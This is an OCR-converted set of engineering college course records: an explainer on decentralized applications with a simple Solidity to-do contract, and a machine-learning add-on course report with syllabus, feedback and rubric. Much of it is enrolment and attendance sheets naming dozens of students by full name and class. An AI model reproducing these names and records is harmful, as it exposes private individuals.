It's important to note that the specific requirements for using a dapp can vary depending on the dapp and the blockchain network it operates on. **Therefore, it's always a good idea to research the specific requirements for each dapp before attempting to use it.**

Features

Decentralized applications (dApps) are software applications that run on a decentralized network, typically a blockchain. They offer several key features that distinguish them from traditional centralized applications. Some of the key features that dApps offer include:

1. **Decentralization:** dApps are built on decentralized networks, which means that they are not controlled by a single entity or organization. This makes them more resistant to censorship, hacking, and other forms of interference. Instead, dApps are typically run by a network of nodes that collectively maintain the integrity and security of the application.
2. **Transparency:** Because dApps are built on a decentralized network, all transactions and activities on the network are publicly visible and transparent. This ensures that all stakeholders can see and verify the actions of other participants in the network, making it easier to build trust and accountability.
3. **Security:** dApps are typically secured by cryptography and consensus mechanisms, which make them highly resistant to fraud, hacking, and other forms of malicious activity. Because the network is decentralized and distributed across many nodes, it is much harder for attackers to compromise the network and alter data or steal assets.
4. **Open Source:** Many dApps are open source, which means that the source code is freely available for anyone to view, modify, and distribute. This allows for greater collaboration and innovation, as developers can build on top of existing dApps and contribute to their development.
5. **Smart Contracts:** dApps often make use of smart contracts, which are self-executing contracts that are stored on the blockchain. Smart contracts allow for the automation of certain functions and can be used to enforce rules and regulations within the dApp. This can help to reduce the need for intermediaries and increase efficiency and transparency.
6. **Tokenization:** Many dApps use their own native cryptocurrency or token to facilitate transactions and incentivize users. These tokens can be traded on exchanges and can be used to access certain features or functions within the dApp. Tokenization can help to align incentives and encourage user participation.

dApps offer a range of features that make them highly attractive for developers and users alike. Their decentralized nature, transparency, security, and use of smart contracts and tokens make them well-suited for a wide range of applications, from finance and logistics to gaming and social media. As the technology continues to evolve, we can expect to see even more innovative use cases for dApps in the future.

User Interface

The user interface (UI) of a decentralized application (dApp) can vary widely depending on the specific application and its intended use case. However, there are some common elements and design principles that are often used in dApp user interfaces.

Firstly, dApps typically have a simple and intuitive interface that is designed to be easy to use and navigate. This is important because many users may not be familiar with blockchain technology or cryptocurrency, and may require some guidance to understand how the dApp works.

Secondly, dApps often feature a clean and minimalistic design, with a focus on functionality and usability over aesthetics. This is because many dApps are focused on specific use cases such as finance, supply chain management, or social media, and users are primarily interested in the functionality rather than the visual design.

Thirdly, dApps often make use of standard design elements and user interface components such as buttons, forms, and menus. This makes it easier for users to understand how to interact with the dApp and reduces the learning curve.

Fourthly, dApps often make use of pop-up windows and modals to display information and prompt users for input. This can help to keep the UI clean and uncluttered, while still providing users with the information they need to make informed decisions.

Finally, dApps often make use of graphical elements such as charts and graphs to help users visualize data and make sense of complex information. This can be particularly important in financial applications, where users may need to track their investments or monitor market trends.

Here are some general steps that users can follow to use a dApp:

1. Choose a dApp: The first step is to choose a dApp that meets your needs. There are many different types of dApps available, from finance and gaming to social media and supply chain management. You can search for dApps on blockchain app stores or directories, or through online communities and forums.
2. Access the dApp: Once you have chosen a dApp, you will need to access it through a compatible web browser or mobile app. Many dApps require a compatible wallet or browser extension to access, so make sure you have the necessary software installed.
3. Create an account: Some dApps may require you to create an account or connect your existing wallet to access certain features or functions. You will typically need to provide some personal information and create a password or passphrase to secure your account.
4. Explore the interface: Once you have accessed the dApp and created an account, you can begin to explore the user interface. Look for menus, buttons, and other interface elements that allow you to interact with the dApp and perform specific functions.
5. Follow on-screen instructions: Many dApps have on-screen instructions or tooltips that provide guidance on how to use the application. Pay close attention to these instructions, as they can help you navigate the dApp and avoid common mistakes.
6. Perform transactions: Depending on the dApp, you may need to perform transactions using cryptocurrency or tokens to access certain features or functions. Make sure you

- have the necessary funds in your wallet and follow the on-screen instructions to complete the transaction.
7. Monitor your account: Finally, make sure you monitor your account and keep track of your transactions and activities. This can help you identify any issues or errors and ensure that your account is secure.

Using a dApp is similar to using any other type of software application, but with some additional steps and considerations related to blockchain technology and cryptocurrency.

Working

Decentralized applications (dapps) are designed to run on a blockchain network, which is a decentralized and distributed database that is maintained by a network of nodes. The blockchain is secured through cryptographic protocols, which ensures that the data stored on the blockchain is immutable and transparent.

Dapps are typically developed using smart contract technology, which is a self-executing code that is stored on the blockchain. Smart contracts enable dapps to execute specific actions automatically, without the need for intermediaries or third parties.

When a user interacts with a dapp, the interaction is typically processed through the smart contract. For example, if a user wants to make a transaction or perform a specific action on the dapp, the request is processed by the smart contract code.

The smart contract code then verifies the request, checks that the user has sufficient funds or permissions, and executes the requested action. Once the action is executed, the results are stored on the blockchain and can be viewed by anyone on the network.

Since dapps are decentralized, there is no central authority controlling the application. This means that users have greater control over their data and assets, and can interact with the dapp without relying on intermediaries or third parties. The transparency and immutability of the blockchain also ensure that the data stored on the dapp is secure and cannot be tampered with.

The decentralized nature of dapps, combined with smart contract technology, enables them to provide secure, transparent, and efficient applications that can operate without intermediaries or central authorities.

The process and algorithms included in the working of a dapp can vary depending on the specific application and the blockchain network it operates on. However, here is a general overview of the process and algorithms involved in the working of a typical dapp:

1. Smart contract development: Dapps are typically built using smart contract technology, which is a self-executing code that is stored on the blockchain. Smart contracts can be developed using programming languages such as Solidity, and they enable the dapp to execute specific actions automatically.

2. **Deployment of smart contracts:** Once the smart contract code is developed, it needs to be deployed on the blockchain network. This involves creating a transaction on the network that contains the smart contract code, and then waiting for the transaction to be processed and added to the blockchain.
3. **User interaction:** Once the smart contract code is deployed, users can interact with the dapp by sending transactions to the smart contract. These transactions can include requests to perform specific actions, such as transferring cryptocurrency or updating data on the dapp.
4. **Verification and execution of smart contract code:** When a user sends a transaction to the smart contract, the code is executed automatically. The smart contract code verifies the transaction, checks that the user has sufficient funds or permissions, and then executes the requested action. If the action is successful, the smart contract code updates the state of the dapp on the blockchain.
5. **Mining and consensus:** Transactions and smart contract code updates are added to the blockchain through a process called mining. Miners use their computing power to solve complex mathematical algorithms and validate transactions. Once a block is mined, it is added to the blockchain, and all nodes on the network update their copies of the blockchain to reflect the latest state of the dapp.
6. **User interface:** To enable users to interact with the dapp, a user interface is typically created. This can include a website or mobile app that communicates with the smart contract code on the blockchain network.

Potential Use Cases

An example of how a dapp can be used in the context of a peer-to-peer (P2P) lending platform:

Let's say you want to borrow money from a P2P lending platform. Traditionally, you would need to go through a centralized intermediary such as a bank or a credit union, which would evaluate your creditworthiness, set interest rates, and handle the loan disbursement process.

With a dapp-based P2P lending platform, the process is different. You can access the platform through a web interface or a mobile app, and interact directly with the smart contract code on the blockchain network. Here's how the process might work:

1. You create an account on the P2P lending platform, using a web3-enabled cryptocurrency wallet to authenticate your identity and store your cryptocurrency funds.
2. You submit a loan application, including information such as the amount you want to borrow, the interest rate you're willing to pay, and the duration of the loan.
3. The smart ~~contract code on the blockchain~~ network evaluates your loan application, checks your creditworthiness based on your transaction history on the blockchain, and verifies that you have sufficient funds to repay the loan.

4. If your loan application is approved, the smart contract code automatically creates a loan agreement between you and the lender, with the terms and conditions of the loan set by the smart contract code.
5. Once the loan agreement is created, the lender sends the loan funds to the smart contract code on the blockchain network. The smart contract code then holds the funds in escrow until the loan is repaid.
6. You receive the loan funds, and can use them as you wish. You make monthly loan payments to the smart contract code on the blockchain network, which distributes the payments to the lender and deducts any interest and fees.
7. Once the loan is fully repaid, the smart contract code releases the loan funds from escrow and sends them back to the lender.

A dapp-based P2P lending platform enables borrowers to access loans without relying on centralized intermediaries, and provides lenders with a transparent and secure way to earn interest on their funds. This is just one example of how a dapp can be used, and there are many other potential use cases for dapps in areas such as finance, healthcare, supply chain management, and more.

Decentralized applications (dapps) have the potential to solve certain problems by leveraging the benefits of blockchain technology, such as decentralization, transparency, and security. Here are some examples of how dapps can address specific problems:

1. **Lack of trust:** Dapps can help address the problem of lack of trust between parties by leveraging the transparent and immutable nature of the blockchain. For example, a dapp for supply chain management could allow participants to track the entire lifecycle of a product on the blockchain, from raw materials to the final product, ensuring transparency and accountability.
2. **Centralization:** Dapps can address the problem of centralization by enabling peer-to-peer interactions without the need for intermediaries. For example, a dapp-based peer-to-peer lending platform could eliminate the need for traditional banks, enabling borrowers and lenders to interact directly on the blockchain network.
3. **Security:** Dapps can help address security concerns by leveraging the decentralized and secure nature of the blockchain. For example, a dapp for digital identity management could use blockchain technology to securely store and manage user identities, eliminating the risk of identity theft and data breaches.
4. **Interoperability:** Dapps can help address the problem of interoperability by enabling seamless interactions between different blockchain networks. For example, a dapp for cross-chain asset transfers could enable users to transfer cryptocurrency between different blockchain networks, without the need for intermediaries.
5. **Data privacy:** Dapps can help address the problem of data privacy by enabling users to control their own data. For example, a dapp for healthcare data management could allow patients to securely store and manage their own health data on the blockchain, while controlling who has access to it.

Implementation: ToDo App

Source Code:

```
pragma solidity ^0.5.0;

contract TodoList{
    uint public taskCount=0;

    struct Task{
        uint id;
        string content;
        bool completed;
    }

    mapping(uint => Task) public tasks;

    constructor() public {
        createTask("TASK 1");
    }

    function createTask(string memory _content) public{
        taskCount++;
        tasks[taskCount]= Task(taskCount, _content, false);
    }

    function toggleCompleted(uint _id) public {
        Task memory _task = tasks[_id];
        _task.completed = !_task.completed;
        tasks[_id] = _task;
    }
}
```

Conclusion

In conclusion, decentralized applications (dapps) are a promising new technology that have the potential to transform many different industries by leveraging the benefits of blockchain technology. Dapps ~~enable decentralized, transparent, and secure~~ interactions between parties, and can address a range of problems such as lack of trust, centralization, security, interoperability, and data privacy.



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Add on Course-Block chain Technology

list of students enrolled

Sl.No	Name	Semester & Branch
1	Aalap Ragesh	S8 CSE A
2	Abhinav C	S8 CSE A
3	Abhincy Thomas	S8 CSE A
4	Adheena K M	S8 CSE A
5	Aditya Tejus	S8 CSE A
6	Adwaith Krishna	S8 CSE A
7	Aiswar K	S8 CSE A
8	Akash Ajith	S8 CSE A
9	Akshay Chandra	S8 CSE A
10	Akshay Sasi	S8 CSE A
11	Albin Thomas	S8 CSE A
12	Alenteena Sebastian	S8 CSE A
13	Ambili Jacob	S8 CSE A
14	Anamika Prakash A	S8 CSE A



15	Anjana Suresh	S8 CSE A
16	Ann Rose Issac	S8 CSE A
17	Antony Thomas	S8 CSE A
18	Anumitha S Pradiu	S8 CSE A
19	Anurag C Ashok	S8 CSE A
20	Arjun K V	S8 CSE A
21	Aswin Augustine	S8 CSE A
22	Augustin Robins	S8 CSE A
23	Berly Xavier	S8 CSE A
24	Darshitha K	S8 CSE A
25	Dennis Benny	S8 CSE A
26	Dheeraj K	S8 CSE A
27	Diya S	S8 CSE A
28	E P Gopika	S8 CSE A
29	Faez Muhammed M	S8 CSE A
30	Farzeen Rahman	S8 CSE A
31	Hrithwik P V	S8 CSE A
32	Jestin Raju	S8 CSE A



33	Joshua Mathew	S8 CSE A
34	Keerthana K	S8 CSE A
35	Manu Mathew Jiss	S8 CSE A
36	Mohammed Razi Riyaz	S8 CSE A
37	Muhsina Musthafa	S8 CSE A
38	Nihal V George	S8 CSE A
39	Nikhil Remesh	S8 CSE A
40	Pournami V	S8 CSE A
41	Rahnas K T	S8 CSE A
42	Riya Rose	S8 CSE A
43	Rose Mariya Joy	S8 CSE A
44	Sahad Abdul Rahman	S8 CSE A
45	Sangeeth K	S8 CSE A
46	Shahan Abdulla K	S8 CSE A
47	Shani Thomas	S8 CSE A
48	Sharon Rose Babu	S8 CSE A
49	Shinil Shaju	S8 CSE A
50	Shythy Pv	S8 CSE A



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51	Sidharth K V	S8 CSE A
52	Snigdha Sathyanathan	S8 CSE A
53	Sreehari Jayesh	S8 CSE A
54	Uvais Hassan	S8 CSE A

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DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Add on Course-Block chain Technology

list of students enrolled

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2	Abhinav . C	5B CSE A	
3	Abhinay Thomas	5B CSE A	
4	Adithiana km	5B CSE A	
5	Adithya Teju	5B CSE A	
6	Adithyan Keshava	5B CSE A	
7	Aiswari k	5B CSE A	
8	Akash Ajith	5B CSE A	
9	Akechay Chandras	5B CSE	
10	Akshay Sasi	5B CSE A	
11	Albin Thomas	3B CSE A	
12	Alentzina Sebastian.	5B CSE A	
13	Amluli Jacob	5B CSE A	
14	Anamika Prakash A	5B CSE A	



15	Anjana Suresh	SB CSE A	Anjana
16	Ann Rose Issac	SB CSE A	Ann
17	Antony Thomas	SB CSE A	Antony
18	Anumitha S Pradiu	SB CSE A	Anumitha
19	Anurag C Ashok	SB CSE A	Anurag
20	Arjun K.V	SB CSE A	Arjun
21	Adwin Augustine	SB CSE A	Adwin
22	Augustin Robinson	SB CSE A	Aug
23	Berly Xavier	SB CSE A	Berly
24	Daashitha K	SB CSE A	Daashitha
25	Deanis benny	SB CSE A	Deanis
26	Dheeraj K	SB CSE A	Dheeraj
27	Diya S	SB CSE A	Diya
28	EP GOPIKA	SB CSE A	Ep
29	Faez Muhammed	SB CSE A	Faez
30	Faazeen Rahman	SB CSE A	Faazeen
31	Hazirya M	SB CSE A	Hazirya
32	Harshwik P.V	SB CSE A	Harshwik



33	Jestin Raju	S8 CSE A	
34	JOSHUA MATHEW	S8 CSE A	
35	Keerthana	S8 CSE A	
36	MAHU mathew jiss	S8 CSE A	
37	Mohammad Razi Riyaz	S8 CSE A	
38	Muhsina Musbata	S8 CSE A	
39	Nihal V George	S8 CSE A	
40	Nikhil Remesh	S8 CSE A	
41	Pournami	S8 CSE A	
42	Rabhas KT	S8 CSE A	
43	Riya Rose	S8 CSE A	
44	Rose Mariya Jey	S8 CSE A	
45	Sahad Abdul Rahman	S8 CSE A	
46	Sangeetha K	S8 CSE A	
47	Shahan Abdullahi K	S8 CSE A	
48	Shani Thomas	S8 CSE A	
49	Sharon Rose Babu	S8 CSE A	
50	Shinil Shaja	S8 CSE A	



51	Shythyja PV	S8 CSE A	<i>[Signature]</i>
52	Sidharthan A.K.	S8 CSE A	<i>[Signature]</i>
53	Sidharth K.V	S8 CSE A	<i>[Signature]</i>
54	Snigdha Sathyanathan	S8 CSE A	<i>[Signature]</i>
55	Sona P	S8 CSE A	<i>[Signature]</i>
56	SREEHARI JAYESH	S8 CSE A	<i>[Signature]</i>
57	Snathi P K	S8 CSE A	<i>[Signature]</i>
58	Uvais Hassan	S8 CSE A	<i>[Signature]</i>
59	V.R Aleya	S8 CSE A	<i>[Signature]</i>

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VIMAL JYOTHI ENGINEERING COLLEGE, CHEMAPERI

**DEPARTMENT OF COMPUTER SCIENCE &
ENGINEERING**

Report on value added course

“Machine Learning”

for

S8 CSE- B (2019-23 BATCH)



VIMAL JYOTHI ENGINEERING COLLEGE

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

OFFERING AN ADD-ON
COURSE

MACHINE LEARNING

COURSE CODE ADCS 702
COURSE DURATION 5 days (30 Hours)

IN ASSOCIATION WITH

EVOLVE ROBOTICS

FOR 8TH SEMESTER COMPUTER
SCIENCE ENGINEERING STUDENTS

VENUE: SOFTWARE LAB
ON MARCH 6, 7, 8, 11, 12

TRAINING INSTITUTE:
EVOLVE ROBOTICS

FUNDED AND SPONSORED BY:
VIMAL JYOTHI ENGINEERING COLLEGE

Convener: Ms.Divya B (HoD)
Staff Coordinators: Mr.Abhiram P
Ms.Rajitha KV



Abhiram P

ADD-ON COURSE REPORT ON MACHINE LEARNING FOR SS CSE-B STUDENTS

An Add-on Course on Machine learning was organized on March 6th, 7th, 8th, 11th and 12th at the Software lab of the CSE department. The aim of this course was to provide additional training to the 8th semester students on various aspects of Machine learning. The course covered various topics, including introduction to machine learning, ANN, CNN, NLP, Python libraries, Matplotlib, Keras/Tensorflow.

This report provides a summary of the course activities and its outcomes:

Day 1 (6th March):

The Course began with Introduction to Machine Learning. The trainer explained various examples of Machine Learning applications. The trainer also discussed python libraries, ML libraries – numpy and Introduction to pandas. By the end of the day, the students had a good understanding of how machine learning is used for solving different types of life problems. The students learned about the best libraries of python used for machine learning.

Day 2 (7th March): On the second day of the course, the students were introduced to Supervised learning - Classification, Regression, Unsupervised Learning, Clustering, and Association. The trainer explained various classification and regression algorithms. The students were given hands-on training on how to train and test datasets in different algorithms.

Day 3 (8th March): The third day of the course focused on Deep learning. The trainer explained the basics of ANN, Multilayered neural network, CNN and DNN. The students were given hands-on training on different deep learning algorithms. The trainer also discussed Tensor flow and Keras. By the end of the day, the students were able to create small projects.

Day 4 (10th March): On the fourth day of the course, the students were introduced to Natural language processing, Computer vision, Libraries, Applications.. The trainer also discussed the topics Introduction to Matplotlib and Introduction to scipy.

Day 5 (11th March): On the fifth day of the program, the students developed simple machine learning related projects. The trainer discussed various career opportunities in the machine learning and deep learning sector.

The course was executed by Evolve Robotics, which is a leading organization in the field of robotics and artificial intelligence. The instructors were highly knowledgeable and experienced in their respective fields and provided valuable insights into the latest developments in machine learning and deep learning. Overall, this value-added course has provided a solid foundation in machine learning and deep learning, and the knowledge and skills that students have gained will be invaluable to their future academic and professional pursuits.

Abhishek P
e

Curriculum

Course Description

Over the course of the program, our students gain a deep understanding of fundamental concepts and techniques related to machine learning and deep learning. The course will provide various tools and frameworks such as Python, TensorFlow, and Keras, which are commonly used in these fields. Through practical assignments and hands-on projects, the students are able to develop their skills in data preprocessing, model building, and evaluation.

Course Objective

1. To introduce the prominent methods for machine learning.
2. To study the basics of supervised and unsupervised learning.
3. To study the basics of deep learning and different Python Libraries.
4. To familiarize students with Tensor flow and Keras.
5. Students should be able to do a project on Machine learning.


Course Outcomes

After the completion of this course student will be able to

- 1) Understand the basic knowledge about machine learning
- 2) Familiarize about different Python Libraries.
- 3) Familiarize the working of classifier models and identify classifier models for typical machine learning applications.
- 4) Build a Neural Network model using TensorFlow.
- 5) Acquire knowledge to develop DNN using Keras/TensorFlow.

CO-PO Mapping

COs	PO1	PO2	PO3	PO4	PO5	PO6	PO7	PO8	PO9	PO10	PO11	PO12	PSO1	PSO2
CO1	3	-	2	-	3	3	-	-	-	-	-	3	-	-
CO2	3	-	3	-	3	3	-	-	3	-	3	3	-	-
CO3	3	-	2	-	3	3	-	-	3	-	3	3	-	-
CO4	3	-	2	-	3	3	-	-	3	-	3	3	-	-
CO5	3	-	3	-	3	3	-	-	3	-	3	3	-	-

AKram.P


Syllabus

Module 1: Introduction to Machine Learning, Examples of Machine Learning applications, Introduction to python libraries, ML libraries – numpy, Introduction to pandas.

Module 2: Supervised learning - Classification, Regression, Unsupervised Learning, Clustering, and Association.

Module 3: Introduction to ANN, Multilayered neural network, CNN, DNN, Steps in model creation, Introduction to Tensor flow and Keras.


Module 4: Natural language proces: eg. Computer vision, Libraries, Applications, Introduction to Matplotlib, Introduction to scipy.

Module5 : Project – Develop a DNN using Keras/ Tensorflow.

Feedback from students:


On a scale of 1 to 3 how do you rate the add-on course classes? 1 - Poor 2 - Satisfactory 3 - Excellent

57 responses




You got sufficient opportunity for exploring your creativity, technical skills and improving your design ideas on Machine learning? (PO3, PO5) 1 - Poor 2 - Satisfactory 3 - Excellent

57 responses



The software and tools discussed during this event were relevant and met your curriculum gaps. (PO1, PO3, PO5) 1 - Poor, 2 - Satisfactory, 3 - Excellent

57 responses



Were you able to perform effectively as an individual and as a team, and follow the instructions? ?
(PO9, PO11, PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

57 responses



The software tools helped you in designing and developing a demonstrable project, which can be used in industrial sectors. (PO5, PO12) 1 - Poor 2 - Satisfactory 3 - Excellent

57 responses



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What is your level of learning on Machine learning after this add-on course? 1 - Poor 2 - Satisfactory 3 - Excellent

57 responses



SAMPLE CERTIFICATE



PHOTOS




Machine Learning Training Program on 6-11 march 2023 by EVOLVE ROBOTICS

Handwritten notes in blue ink:
Ryck
K.V
P. C. E



Machine Learning Training Program on 6-11 march 2023 by EVOLVE ROBOTICS

Atkinson P




DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Add on Course-Machine Learning

Attendance Sheet - 07/03/2023

Sl.No	Name	Semester & Branch	Signature
1	SIOHARTH SURESH NAMBI AR	S8 CSE B	
2	Anshraj - P	S8, CSE-B	
3	Aromal prakash ku	S8, CSE-B	
4	Anurag AM	S8, CSE-B	
5	Muhammed Jassim	S8, CSE-B	
6	Eakey Thomas	S8, CSE-B	
7	Sreevedh Hareesh	S8, CSE-B	
8	Athiza Das	S8 CSE B	
9	Anupama I.V	S8 CSE B	
10	Darsan Dinesh	S8 CSE B	
11	Akshay Jayachandran v.v	S8 CSE B	
12	Sidhaath AS	S8 CSE B	
13	Anjima Govindan	S8 CSE B	
14	Rhea Renjith	S8 CSE B	



15	Jithin Jose	SB CSE B	Jithin
16	Sooraj Mohan	SB CSE B	Sooraj
17	Janvin Joseph	SB CSE B	Janvin
18	Ranjul Arumadhi	SB CSE B	Ranjul
19	Roby K S	SB CSE B	Roby
20	Ashwin. S. Nambiar	SB CSE - B	Ashwin
21	Nihal D	SB CSE - B	Nihal
22	Adila Farha	SB - CSE - B	Adila
23	Aysha Nahadha	SB - CSE - B	Aysha
24	Deekshitha K K	SB - CSE B	Deekshitha
25	Sanyuktha Sanjay	SB - CSE 'B	Sanyuktha
26	Aneesha S	SB - CSE B	Aneesha
27	Adikhyia T.K	SB - CSE - B	Adikhyia
28	Adwait Sahadewan M	SB - CSE 'B	Adwait
29	Alanisaji	"	Alanisaji
30	Akhil Kuman	"	Akhil
31	Achal Dev	"	Achal
32	Abhirajai K	"	Abhirajai



33	Alathaha Prabhakaran Nathasha KV	S8 CSE B	Nathasha
34	Anagha P.P	S8 CSE B	Anagha
35	Shradha Sijith	S8 CSE B	Shradha
36	Harold Prakash	S8 CSE B	Harold
37	Saxard Chandran	S8 CSE B	Saxard
38	Gangathi P.V	S8 CSE B	Gangathi
39	Sneha Anil	S8 CSE B	Sneha
40	Anusree Venu	S8 CSE B	Anusree
41	Sona Jose	S8 CSE B	Sona
42	Farisa K.P	S8 CSE B	Farisa
43	Mammy Jose	S8 CSE B	Mammy
44	Vismaya Vinuth Kumar	S8 CSE B	Vismaya
45	Shijas P	S8 CSE B	Shijas
46	Diya P	S8 CSE B	Diya
47	Devika C	S8 CSE B	Devika
48	Adwella Jalgunan	S8 CSE B	Adwella
49			
50			



DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

Add on Course-Machine Learning

Attendance Sheet - 08/03/2023

Sl.No	Name	Semester & Branch	Signature
1	Mazy Jay	58 CSE	Mazy
2	Farisa K P	58 CSE	Farisa
3	Sona Jose	58 CSE	Sona
4	Ineha Anil	58 CSE	Ineha
5	Anuroop Venu	58 CSE	Anuroop
6	Gayathri - P-V	58 CSE	Gayathri
7	Sarand Chandran	58 CSE	Sarand
8	Shradha Saji	58 CSE	Shradha
9	Harold Prakash	58 CSE	Harold
10	Adwait Sabadewan M	58 CSE B	Adwait
11	Alan Saji	58 CSE B	Alan
12	Abhijai K	58 CSE B	Abhijai
13	Achal Dev	58 CSE B	Achal
14	Akshat kurrari	58 CSE B	Akshat



15	Anagha . P.P	S8 CSE B	
16	Nathasha KV	SS CSE B	
17	Adi Adithya.T.K	S8 CSE B	
18	Aneesha . S	S8 CSE B	
19	Sanyuktha Sanyas	S8 CSE - B	
20	Aysha Nahadi	S8 - CSE - B	
21	Deekshith K.K	S8 - CSE - B	
22	Adila Farha	S8 - CSE - B	
23	Nihal - O	S8 - CSE - B	
24	Ashwan S Nambiar	SS - CSE - B	
25	Roby K.S	SS - CSE - B	
26	Royul Arumadi	S8 - CSE B	
27	Jarvin Joseph	S8 CSE B	
28	Sooraj Mohan	S8 CSE B	
29	Sidharth A.S	SS CSE B	
30	Jithin Jose	SS CSE B	
31	Pluca Ranyoth	S8 CSE B	
32	Arjuna Govindan	S8 CSE B	



33	Akhay Jayachandran VV	S8 CSE	
34	Darsan Dinesh	S8 CSE	
35	Anupama KV	S8 CSE	
36	Alhiza Das	S8 CSE 4	
37	Souvedh Hanush	S8 CSE-B	
38	Muhammed Jashim	S8 CSE-B	
39	Eabij Thomas C	S8 CSE-B	
40	Aromal Prakash KV	S8 CSE-B	
41	Anurag A M	S8 CSE-B	
42	Sidharth Suresh	S8 CSE-B	
43	Amal rag	S8 CSE-B	
44	Vismaya Vinuth kumar	S8 CSE-B	
45	Shijas P	S8 CSE-B	
46	Adwelha. Jalgunan	S8 CSE-B	
47			
48			
49			
50			



ADCS702-MACHINE LEARNING

Evaluation Rubrics

No	Parameters	Mark	Fair	Very Good	Outstanding
1	Basic knowledge about machine learning. [CO 1]	5	(1 Marks) The student has a limited understanding of the basic concepts of machine learning	(2-3 Marks) The student has a solid understanding of the basic concepts of machine learning and can accurately describe the concepts	(4-5)Marks) The student has a thorough understanding of the basic concepts of machine learning and can accurately describe the types of machine learning, common algorithms.
2	Understanding of different Python libraries [CO 2]	5	(1 Marks) The student has a limited understanding of different Python libraries and their features.	(2-3 Marks) The student has a solid understanding of different Python libraries and their features	(4-5 Marks) The student has a thorough understanding of different Python libraries and their features
3	Understanding of classifier models and identify classifier models for typical machine learning applications. [CO 3]	5	(1 Marks) The student has a limited understanding of how classifier models work and is unable to identify appropriate classifier models for typical machine learning applications.	(2-3 Marks) The student has a solid understanding of how classifier models work and can identify appropriate classifier models for typical machine learning applications.	(4-5 Marks) The student has a thorough understanding of how classifier models work and can accurately identify appropriate classifier models for typical machine learning applications.
4	Knowledge of Neural Network model using TensorFlow. [CO 4]	5	(1 Marks) The student has a limited understanding of neural networks and is unable to implement a basic neural network using TensorFlow.	(2-3 Marks) The student has a solid understanding of neural networks and can implement a basic neural network using TensorFlow, but may struggle with training and evaluating the model.	(4-5 Marks) The student has a thorough understanding of neural networks and can implement a neural network using TensorFlow, train and evaluate it on a dataset, and tune its hyperparameters to optimize its performance.



VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERU - 676022, KANNUR, KERALA
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5	Knowledge to develop DNN using Keras/TensorFlow. [CO 5]	5	(1 Marks) The student has a limited understanding of deep neural networks and is unfamiliar with Keras/TensorFlow libraries.	(2-3 Marks) The student has a solid understanding of deep neural networks and is familiar with Keras/TensorFlow libraries	(4-5 Marks) The student has a thorough understanding of deep neural networks and can implement complex models using Keras/TensorFlow, optimize hyperparameters, and apply transfer learning to improve model performance.
6	Implementation [CO5]	15	(1 – 5 Marks) The implementation meets basic functional requirements, but may have some minor errors, inconsistencies, or inefficiencies in the code or testing.	(6-10 Marks) The implementation meets most of the functional requirements and has clean, well-organized, and documented code. It is tested and performs well.	(11-15 Marks) The implementation meets all the functional requirements and has clean, well-organized, and documented code. It is thoroughly tested and performs very well.
7	Report [CO1] [CO5]	10	(1 – 3 Marks) The report poorly-written, poorly-organized, and free of grammatical errors and the report describe the methodology used in the project	(5 Marks) The report fairly-written, fairly-organized, and free of grammatical errors. The report describe the methodology used in the project, including the data collection process, data preprocessing, feature engineering, model selection.	(6-10 Marks) The report well-written, well-organized, and free of grammatical errors and typos. The report describe the methodology used in the project in detail, including the data collection process, data preprocessing, feature engineering, model selection, and evaluation metrics

RATINDA K V
AP/CS/E

VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

